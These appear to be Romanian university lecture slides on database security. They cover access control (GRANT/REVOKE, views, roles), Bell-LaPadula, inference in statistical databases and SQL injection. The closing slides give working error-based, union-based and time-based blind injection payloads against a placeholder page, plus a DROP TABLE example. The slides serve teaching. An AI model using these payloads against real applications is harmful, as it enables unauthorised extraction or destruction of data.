

# CURS 3

## Securitatea bazelor de date

# Obiective

## ■ Secretizare:

- Informațiile nu trebuie să fie disponibile unor utilizatori neautorizați.

*Un student nu este autorizat să vadă notele altor studenți.*

## ■ Integritate:

- Doar utilizatorii autorizați au permisiunea de a modifica date.

*Doar profesorii pot modifica notele.*

## ■ Disponibilitate:

- Asigurarea accesului la date utilizatorilor autorizați.

# Controlul accesului

- O **politică de securitate** specifică cine este autorizat să efectueze anumite operații.
- Un **mecanism de securitate** ne permite implementarea unei politici de securitate specifice.
- Exista două mecanisme de securitate implementate la nivel de SGBD:
  - Controlul discreționar al accesului
  - Controlul obligatoriu al accesului

# Controlul discreționar al accesului

- Se bazează pe conceptul drepturilor de acces (sau **privilegiilor**) pentru obiectele bazei de date (*tabele & view-uri*), și pe mecanisme de acordare și revocare de privilegii.
- Creatorul unei *tabele* sau *view* primește implicit toate privilegiile asupra acelui obiect:
  - Un SGBD reține cine câștigă sau pierde privilegii și se asigură că numai cererile de la utilizatorii ce au privilegiile corespunzătoare (la momentul inițierii cererii) sunt permise.

# Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Se pot specifica următoarele privilegii :
  - SELECT: se pot citi valorile tuturor coloanelor (inclusiv acelea adăugate ulterior prin comanda ALTER TABLE).
  - INSERT(ume\_col)/UPDATE(ume\_col): se pot insera / actualiza înregistrări cu valori concrete (nule și/ sau ne-implicite) pentru coloanele specificate.
  - DELETE: Se pot șterge înregistrări.
  - REFERENCES (ume-col): Se pot defini chei străine în alte tabele ce referă coloana specificată.

# Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Dacă un utilizator primește privilegii cu **GRANT OPTION**, poate transmite privilegiile respective către alți utilizatori (cu sau fără transmiterea de **GRANT OPTION**).
- Numai creatorii unui obiect pot executa operațiile **CREATE**, **ALTER** și **DROP**.

# Exemple

```
GRANT INSERT, SELECT ON Students TO Horatio
```

- Horatio poate interoga *Students* sau insera înregistrări.

```
GRANT DELETE ON Students TO Yuppy WITH GRANT OPTION
```

- Yuppy poate șterge înregistrări și poate autoriza alți utilizatori să șteargă înregistrări.

```
GRANT UPDATE (Grade) ON Students TO Dustin
```

- Dustin poate actualiza (doar) câmpul *Grade* al înregistrărilor tabeli *Students*.

```
GRANT SELECT ON ActiveStudents TO Guppy, Yuppy
```

- Nu se permite celor doi utilizatori să interogheze direct tabela *Students*!

# Comanda REVOKE

## REVOKE:

Când este revocat un privilegiu lui  $X$ , acesta este revocat tuturor utilizatorilor care au primit privilegiul *doar* de la  $X$ .

Identificarea acestora se realizează pe baza unui *graf de autorizări*: nodurile sunt utilizatori și un arc indică cine cui i-a transmis un anumit privilegiu



## GRANT/REVOKE pentru *view*-uri

- Dacă creatorul unui *view* pierde privilegiul de SELECT asupra unei tabele, *view*-ul este automat eliminat din baza de date
- Dacă creatorul unui *view* pierde un privilegiu deținut cu *grant option* pentru o tabelă, pierde privilegiul respectiv și asupra *view*-ului; la fel se întâmplă și utilizatorilor care au primit de la acest utilizator privilegii asupra *view*-ului!

# Securitatea și *view*-urile

- *View*-urile pot fi utilizate pentru a prezenta anumite informații (detaliat sau agregate), ascunzând alte detalii ce țin de tabelă.
  - Prin intermediul unui *view* numit *ActiveStudents*, se pot afla studenții care participă la cel puțin un curs, dar evitând accesul la câmpurile *id* ale cursurilor.
- Creatorul unui *view* are privilegii asupra *view*-ului dacă acesta are privilegii asupra tuturor tabelelor accesate de către *view*.
- Alături de comenzile *GRANT/REVOKE*, *views*-urile sunt instrumente foarte puternice de control al accesului.

# Autorizare pe bază de roluri

- În SQL-92, privilegiile sunt asignate unor id-uri de **autorizare**, ce pot referi un utilizator sau un grup de utilizatori.
- În SQL:1999 (și în implementările mai multor sisteme curente), privilegiile sunt asignate unor **roluri**.
  - Rolurile pot fi transmise unor utilizatori sau altor roluri.
  - Reflectă modul în care funcționează organizațiile din lumea reală.

# Securitate la nivel de câmp

- Se poate crea un *view* care returnează un singur câmp al unei înregistrări.
- Se transmit drepturile de acces corespunzătoare pentru *view*.
- Permite control de granularitate *arbitrară*

# Controlul obligatoriu al accesului

- Bazat pe politici ce nu pot fi modificate de utilizatori individuali
  - Fiecărui **obiect** din BD îi este asociată o **clasă de securitate**.
  - Fiecare **subiect** (*utilizator* sau *program utilizator*) are asociată o **permisiune** pentru o clasă de securitate.
  - Regulile bazate pe clase de securitate și permisiuni specifică cine și ce obiecte poate citi/modifica.
- Sistemele comerciale nu implementează control obligatoriu al accesului. Doar versiuni ale anumitor SGBD-uri implementează un astfel de control ce este folosit pentru aplicații specializate (de ex. militare).

# De ce control obligatoriu?

- Controlul discreționar are anumite limite, permițând în anumite situații utilizatorilor neautorizați să “păcălească” utilizatorii autorizați să dezvăluie date (problema *calului troian*)
  - John crează tabela *Horsie* și ofera privilegii de INSERT lui Justin (care nici nu știe despre acest lucru).
  - John face modificări în codul unei aplicații utilizate de Justin să scrie anumite date secrete în tabela *Horsie*.
  - Acum John are acces la informații secrete.
- Modificarea codului unei aplicații nu se află în sfera de control a unui SGBD, dar acesta poate încerca să prevină utilizarea bazei de date ca și canal de transfer de informații secrete.

# Modelul Bell-LaPadula

- *Obiecte* (de ex. tabele, *view*-uri, înregistrări)
- *Subiecte* (de ex. utilizatori, aplicații)
- *Clase de securitate*:
  - *Top secret* (TS), *secret* (S), *confidential* (C), *unclassified* (U):  
 $TS > S > C > U$
- Fiecare obiect și subiect are asignată o clasă de securitate
  - **Securitate simplă** : Subiectul S poate citi obiectul O dacă :  
 $class(S) \geq class(O)$
  - **Proprietatea \***: Subiectul S poate modifica obiectul O numai dacă:  
 $class(S) \leq class(O)$

# Motivare

■ Prin acest tip de control se asigură că informația nu poate să fie transmisă de la un nivel de securitate superior la unul inferior.

Exemplu: dacă John are clasa de securitate C, Justin are clasa S și *tabela secretă* are clasa S:

- tabela lui John, *Horsie*, are permisiunea C (de la John).
- Aplicația lui Justin are permisiunea S.
- Prin urmare aplicația nu poate insera în *Horsie*.
- Regulile controlului obligatoriu de acces se aplică la un control discreționar existent.



# Relații multinivel

<u>bid</u>	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C

- Utilizatorii cu permisiunile *S* și *TS* vor vedea ambele tuple; un utilizator cu permisiunea *C* va vedea doar a doua înregistrare, iar unul cu *U* nu va vedea nici o înregistrare.
- Dacă *C* încearca să insereze <101,Pasta,Blue,C>:
  - Este violată constrângerea de cheie
  - Se deduce astfel că există un obiect cu cheia 101 care are o clasă > *C*!
  - Problema poate fi rezolvată inserând clasa în cheie.

# Securitatea BD statistice

- BD statistică: conține informații individuale dar permite doar interogări ce folosesc agregări (de ex., putem obține media de vârstă, dar nu și numărul de ani ai unei persoane anume).
- Problemă : E posibilă **deducerea** anumitor informații secrete!
  - Exemplu: Dacă știu că Joe e cel mai bătrân marinar, pot interoga “*Câți marinari sunt mai bătrâni ca X?*” pentru diverse valori ale lui X până obțin 1; astfel pot deduce vârsta lui Joe.
- Idee: se forțează ca fiecare interogare să implice cel puțin N înregistrări (N oarecare)

# De ce alegerea unui $N$ minim nu e suficient?


- Interogând “*Câte persoane sunt mai bătrâne decât  $X$ ?*” până când sistemul respinge interogarea, se poate identifica un set de  $N$  persoane, inclusiv Joe, mai în vârstă decât  $X$ ; fie  $X=55$ .
- Interogăm apoi “*Care e suma vârstelor persoanelor mai mari de  $X$  ani ?*” Rezultă  $S1$ .
- Apoi: “*Care este suma vârstelor persoanelor altele decât Joe, mai mari decât  $X$ , plus vârsta mea?*” Rezultă  $S2$ .
- $S1-S2-vârsta\ mea$  este vârsta lui Joe!



# SQL Injection

- Tehnică ce exploatează o vulnerabilitate de securitate ce apare la nivelul accesului bazei de date a unei aplicații.
- Este un caz particular al unei clase mai generale de vulnerabilități ce apare atunci când un limbaj de scripting/programare este inserat într-un alt limbaj.

# SQL Injection (cont)



Source: <http://xkcd.com/327/>

```
insert into students ('Robert'); DROP TABLE  
Students;--');
```

# Clasificare SQLI

## ■ Inband

- datele sunt extrase folosind același canal utilizat pentru injectarea codului SQL.

## ■ Out-of-band

- datele sunt returnate pe canale diferite (ex. *email* ce conține rezultatele interogării)

## ■ Inferential

- nu are loc un transfer de date,
- informația poate fi reconstruită prin trimiterea unei cereri particulare și observarea comportamentului serverului de baze de date sau a aplicației.

# Tipuri de SQLI

## ■ Bazat pe eroare:

- contruirea unei interogări ce cauzează o eroare, și deducerea unor informații pe baza erorii respective.

## ■ Bazat pe *union*:

- Se folosește SQL UNION pentru a combina rezultatele mai multor comenzi SELECT SQL într-un singur rezultat. *Foarte util pentru SQL Injection!*

## ■ Orb:

- Evaluarea unei condiții ca adevărate sau false se face deducând răspunsul prin returnarea unei pagini web valide sau nu, sau folosind timpul necesar pentru returnarea paginii de răspuns.

# SQLI bazat pe erori

**http://[site]/page.asp?id=1 or  
1=convert(int, (USER)) --**

*Syntax error converting the nvarchar value '[j0e]' to a column of data type !*

În MySQL

- un utilizator al bazei de date se obține folosind USER
- numele bazei de date se obține folosind DB\_NAME
- numele serverul BD se obține folosind @@servername
- versiunea sistemului de operare se obține din @@version



# SQLIs bazat pe *union*

**http://[site]/page.asp?id=1 UNION SELECT ALL 1--**

*Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."*

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--**

*Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."*

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--**

*Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."*

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--**

*Fără eroare!☺*

**http://[site]/page.asp?id=null UNION SELECT ALL  
1,USER,3,4--**

# SQLI orb

Cum se obține dimensiunea numelui utilizatorului BD (3)

```
http://[site]/page.asp?id=1; IF (LEN(USER)=1)  
WAITFOR DELAY '00:00:10'--
```

*Este returnată imediat o pagină validă*

```
http://[site]/page.asp?id=1; IF (LEN(USER)=2)  
WAITFOR DELAY '00:00:10'--
```

*Este returnată imediat o pagină validă*

```
http://[site]/page.asp?id=1; IF (LEN(USER)=3)  
WAITFOR DELAY '00:00:10'--
```

*O pagină validă este returnată cu o întârziere de 10 secunde!*

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	\$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□

# SQLI orb

Cum se află primul caracter al lui USER ('D')

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring(  
(USER),1,1)))>97) WAITFOR DELAY '00:00:10'--
```

*O pagină validă este returnată cu o întârziere de 10 secunde!*

```
http://[site]/page.asp?id=1; IF (ASCII( lower(  
substring( (USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
```

*Este returnată imediat o pagină validă*

```
http://[site]/page.asp?id=1; IF (ASCII( lower(  
substring( (USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

*Este returnată imediat o pagină validă*

```
http://[site]/page.asp?id=1; IF (ASCII( lower(  
substring( (USER),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

*O pagină validă este returnată cu o întârziere de 10 secunde!*